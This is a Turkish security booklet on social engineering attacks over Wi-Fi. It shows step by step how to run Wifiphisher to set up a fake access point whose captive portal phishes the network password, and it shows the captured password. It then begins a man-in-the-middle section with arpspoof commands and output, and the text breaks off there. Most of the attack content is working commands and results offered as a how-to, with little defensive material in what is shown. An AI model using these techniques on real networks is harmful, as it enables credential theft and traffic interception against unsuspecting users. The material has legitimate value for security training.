KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI

Yazar: Ömer Günal
Mentör: Huzeyfe Önal
Baskı: 2018

İÇİNDEKİLER

1. Giriş 3

2. Sahte Kablosuz Ağlar 3

2.1. Kablosuz Ağın Parolasını Elde Etmek 3

2.1.1. Amaç: Kullanıcıyı sahte kablosuz ağa bağlatıp parola sormak ve hedef ağın parolasını elde etmektir. 3

2.1.2. Saldırı Senaryosu: 4

2.1.3. Saldırı Sonucu 6

2.1.4. Saldırının Analizi 7

2.2. Man In The Middle Saldırısı 10

2.2.1. Amaç: Kurbanın ağ trafiğini kendi üzerimizden karşıya aktarmak. 11

2.2.2. Saldırı Senaryosu 11

2.2.3. Saldırı Sonucu 13

2.2.4. Saldırının Analizi 14

2.3. Hedefe Sızmak 16

2.3.1. Amaç: Hedef için hazırlanmış zararlı dosyayı karşı tarafa açtırmak. 16

2.3.2. Saldırı Senaryosu: 16

2.3.3. Saldırı Sonucu 18

2.3.4. Saldırının Analizi 19

Sonuç 20

1. Giriş

Sosyal mühendislik, insan ilişkilerinden faydalanarak ve insanların dikkatsizliğini kullanarak hedeften istenileni öğrenme veya hedefe istenileni yaptırma girişimidir. Bu kitapçıkta wifiphisher aracı kullanılarak kablosuz ağlar ile birlikte sosyal mühendislik saldırıları gerçekleştirilecektir.

2. Sahte Kablosuz Ağlar

Bu bölümde sahte kablosuz ağlar kullanılarak yapılabilecek saldırı vektörlerinden ve korunma yöntemlerinden bahsedilecektir.


2.1. Kablosuz Ağın Parolasını Elde Etmek

Genel olarak kablosuz ağa bağlanmadan elde edilecek veriler pek kullanışlı değildir. İşe yarayan veriler elde etmek için ağın içerisine girmek gerekmektedir.

2.1.1. Amaç: Kullanıcıyı sahte kablosuz ağa bağlatıp parola sormak ve hedef ağın parolasını elde etmektir.


2.1.2. Saldırı Senaryosu:

1- Wifiphisher aracı çalıştırılır.



(wifiphister –nojamming komutu ile araç çalıştırılır.)


2- Hedef kablosuz ağ seçilir.



(Ortamdaki kablosuz ağların listesi)

3- Saldırı vektörü seçilir ve hedefin tuzağa düşmesi beklenir.


Burada 4 adet seçenek sunulmaktadır. İlk 2 seçenekte hedef kişiden doğrulama için kablosuz ağın parolası istenir. Eğer hedef tuzağa düşerse saldırgan parolayı elde eder.




(1. saldırı vektörü seçilir)

Saldırı senaryosu seçildikten sonra tuzak ağa kurbanların bağlanması beklenir.Kurban ağa bağlandıktan sonra karşısına Wi-Fi a bağlan sayfası çıkacaktır.

(Sahte ağa bağlanıp Google'a girmeye çalışan kurban)
Kurban bağlan seçeneğini seçerse parolayı girmesi için yeni bir sekme açılacaktır.






(Kurbandan parola istenmektedir.)

Kurban gerekli alanları doldurduğunda bilgiler saldırgana iletilir.

2.1.3. Saldırı Sonucu


Kurban sahte ağa bağlanmıştır ve doğruladığını düşündüğü parolayı saldırgana ulaştırmıştır.

(“test123456” parolası saldırgana ulaşmıştır.)




2.1.4. Saldırının Analizi

Tarayıcı açıldığında kullanıcı giriş sayfasına yönlendirilmektedir. Giriş sayfasında ise kullanıcıdan parola istenmektedir. Burp Suite ile trafiğin arasına girilir ve parola sürekli değiştirilerek gönderilir. Parola doğru olsun veya olmasın sürekli aynı yanıt dönmektedir.




(Doğru parola girilir ve boş sayfa dönmektedir.)




(Yanlış parola girilir fakat aynı sayfa yanıt olarak dönmektedir)

Bu durum pek mantıklı değildir. Parolanın doğru veya yanlış olduğuna dair herhangi bir bilgilendirici mesaj veya bir yönlendirme yoktur.Verinin nereye gittiğine bakmak doğru olur. Firefox tarayıcısında çalışan FireBug eklentisi ile /post sayfasındaki verinin hangi adrese gittiği kontrol edilir.




(Veri 10.0.0.1:80 adresine gitmektedir)



(Veri 10.0.0.1 adresine gönderilmektedir.)

Kullanıcı tarafından bakıldığında parolanın doğru veya yanlış olmasının önemi olmaksızın boş sayfa dönmektedir. Son kullanıcı olarak akla verinin hedefe ulaşmadığı gelmektedir. Bu durum wireshark ile trafiği inceleyerek kesinleşir.

“ip.dst = 10.0.0.1” filtresi ile 10.0.0.1 adresine giden paketler ayıklanır ve görülür ki paketler adrese ulaşmaktadır.




(Kullanıcının girdiği parola 10.0.0.1 adresinin 80. portuna iletilmekte)

Toparlanması gerekirse, kullanıcı sahte ağa bağlanıyor ve tarayıcıyı açtığında giriş sayfasına yönlendiriliyor. Giriş sayfasında girdiği parolanın doğru olup olmamasına bakılmaksınız kullanıcıya boş sayfa döndürülüyor ve parola saldırganın sunucusuna iletiliyor.

2.2. Man In The Middle Saldırısı

MITM saldırısı Türkçe de ortadaki adam saldırısı olarak adlandırılır. Saldırgan, hedef kişi ile ağ araçları (yönlendirici, switch, modem, server) arasına girerek veri transferini kendi üzerinden gerçekleştirir.



İkinci bölümde bahsedilen yöntemler ile kablosuz ağın parolasını elde ettiğimiz varsayılarak ağa bağlanılır. Ardından mitm saldırı gerçekleştirilir.

2.2.1. Amaç: Kurbanın ağ trafiğini kendi üzerimizden karşıya aktarmak.

2.2.2. Saldırı Senaryosu

1- Arp spoof işlemi başlatılır

```
root@gunal:/home/mrgun# arpspoof -i wlan0 -t 192.168.2.1 192.168.2.66
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
```

(arpspoof -i AĞKARTI -t HEDEF_IP GATEWAY)

```
root@gunal:/home/mrgun# arpspoof -i wlan0 -t 192.168.2.66 192.168.2.1
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
